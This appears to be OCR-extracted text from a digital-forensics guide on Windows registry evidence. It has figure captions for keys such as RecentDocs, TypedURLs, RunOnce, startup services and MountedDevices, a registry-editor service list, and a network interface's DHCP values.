
Wireless evidence in the registry.




RecentDocs key




TypedURLs key




IP Address


File Edit View Favorites Help
SMSvcHost 3.0.0.0
SMSvcHost 4.0.0.0
SNMP
SNMPTRAP
spldr
Spooler
sppsvc
sppuinotify
srv
srv2
srvnet
SSDPSRV
SstpSvc
stexstor
stisvc
storflt
StorSvc
storvsc
swenum
swprv
SysMain
TabletInputService
TapiSrv
TBS
Tcpip
Enum
Linkage
Parameters
Adapters
DNSRegisteredAdapters
Interfaces
{83E4D624-1A3F-4B3A-9D10-A77417674D9A}
{846ee342-7039-11de-9d20-806e6f6e6963}
PersistentRoutes
Winsock
Performance
ServiceProvider
TCPIP6
TCPIP6TUNNEL
tcpipreg
TCPIPTUNNEL
TDPIPE
TDTCP
tdx
TermDD
TermService
Themes
THREADORDER
Name Type Data
(Default) REG_SZ (value not set)
AddressType REG_DWORD 0x00000000 (0)
DhcpConnForce... REG_DWORD 0x00000000 (0)
DhcpDefaultGat... REG_MULTI_SZ 172.16.0.1
DhcpGatewayH... REG_BINARY ac 10 00 01 06 00 00 00 2c b8 ed 25 6e 4e
DhcpGatewayH... REG_DWORD 0x00000001 (1)
DhcpInterfaceO... REG_BINARY 06 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 eb 3...
DhcpIPAddress REG_SZ 172.16.3.1
DhcpNameServer REG_SZ 4.2.2.2
DhcpServer REG_SZ 172.16.0.1
DhcpSubnetMask REG_SZ 255.255.224.0
DhcpSubnetMas... REG_MULTI_SZ 255.255.224.0
Domain REG_SZ
EnableDeadGW... REG_DWORD 0x00000001 (1)
EnableDHCP REG_DWORD 0x00000001 (1)
IsServerNapAware REG_DWORD 0x00000000 (0)
Lease REG_DWORD 0x00015180 (86400)
LeaseObtainedT... REG_DWORD 0x62f5e16b (1660281195)
LeaseTerminate... REG_DWORD 0x62f732eb (1660367595)
NameServer REG_SZ
RegisterAdapter... REG_DWORD 0x00000000 (0)
RegistrationEna... REG_DWORD 0x00000001 (1)
T1 REG_DWORD 0x62f68a2b (1660324395)
T2 REG_DWORD 0x62f708bb (1660356795)
UseZeroBroadcast REG_DWORD 0x00000000 (0)


Startup location in the registry




RunOnce Startup




Startup Services




Start Legacy Application



Start when a particular user logs on.



USB Storage device



MountedDevices